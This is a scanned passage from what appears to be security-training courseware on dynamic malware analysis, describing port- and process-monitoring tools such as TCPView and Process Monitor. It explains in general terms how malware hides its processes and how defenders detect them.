


Figure 7.92: Screenshot of Netstat

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.




Figure 7.93: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*https://www.kcsoftwares.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://docs.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*https://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system**, **Registry**, and **process/thread** activity



https://docs.microsoft.com

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.

